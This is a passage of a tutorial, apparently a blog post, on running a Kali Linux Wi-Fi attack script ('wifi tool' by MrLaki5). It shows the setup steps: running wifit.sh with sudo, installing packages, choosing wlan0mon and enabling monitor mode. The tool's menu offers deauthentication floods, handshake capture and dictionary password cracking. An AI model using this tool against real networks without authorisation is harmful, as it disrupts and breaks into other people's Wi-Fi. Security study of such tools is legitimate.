
```
┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool/source/temp]
└─$ cd tempScanAll                                                    1 ×

┌──(kali㉿kali)-[~/…/Wifi-dos-tool/source/temp/tempScanAll]
└─$ pwd
/home/kali/wifi_dos/Wifi-dos-tool/source/temp/tempScanAll

┌──(kali㉿kali)-[~/…/Wifi-dos-tool/source/temp/tempScanAll]
└─$ 
```

Now, run the wifit.sh bash script with SUDO privileges as shown below.




```
┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool]
└─$ sudo ./wifit.sh
```

This will open the interface as shown below.




```
wifi tool: MrLaki5: 0.1v
==================================================
 0: Install packages
 1: Select network device
 2: Device info
 3: Activate monitor mode
 4: Activate monitor mode and change mac address
 5: Change MAC address
 6: Scan network
 7: Select router
 8: Kill processes using network device
 9: Send global deauthentication
10: Scan for network acknowledge on selected router
11: Select dictionary
12: Break network password from acknowledge
13: Check broken password
14: Exit
Command: 0
```

Selecting "0" installs the required packages.




```
wifi tool: MrLaki5: 0.1v
==================================================
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.6 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [17
.7 MB]
```

Selecting "1" shows all available interfaces network.




```
==================================================
wifi tool: MrLaki5: 0.1v
==================================================
Network devices:
0: eth0
1: eth1
2: lo
3: wlan0mon
Choose device: 3
```

We have selected wlan0mon interface for this tutorial. Selecting option "2" shows the device information of the selected network interface. Selecting "option 3" starts monitor mode on the selected network interface.




```
wifi tool: MrLaki5: 0.1v
==================================================
 0: Install packages
 1: Select network device
 2: Device info
 3: Activate monitor mode
 4: Activate monitor mode and change mac address
 5: Change MAC address
 6: Scan network
 7: Select router
 8: Kill processes using network device
 9: Send global deauthentication
10: Scan for network acknowledge on selected router
11: Select dictionary
12: Break network password from acknowledge
13: Check broken password
14: Exit
Command: 3
```



